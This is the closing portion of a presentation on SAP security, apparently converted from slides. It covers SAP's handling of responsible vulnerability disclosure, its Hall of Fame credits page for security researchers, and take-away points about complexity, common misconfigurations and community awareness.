
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
Are we Doomed?



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# Responsible Vulnerability Disclosure

- Quick response to responsible disclosure by SAP
- However: For 3<sup>rd</sup> party software, responsible disclosure often hard!
- Support provided to determine if vulnerability affects SAP code or only customer configuration/custom ABAP
- Recognition of researchers through “Hall of Fame”




The screenshot shows a SAP Support page. At the top, there is a black header with the SAP logo and the word 'Support'. Below the header, the page title is 'Credits for Security Researchers'. The main content area has a white background with the heading 'Acknowledgments to Security Researchers'. Below the heading is a photograph of a woman in a yellow shirt pointing at a whiteboard while talking to a man in a blue shirt. Below the photograph, there is a paragraph of text: 'The SAP Product Security Response Team appreciates security researchers who observe coordinated vulnerability disclosure and work with us tirelessly to solve security vulnerabilities. Our acknowledgment below is a testament of the expertise and professionalism shown by these individuals.'

## To Take Away

SAP as technology ecosystem brings its own **complexity**

Common vulnerabilities & misconfigurations **in SAP and 3rd party software**



From pentesting experience: Complexity is the enemy of **security**

Increasing awareness & **community** around SAP security





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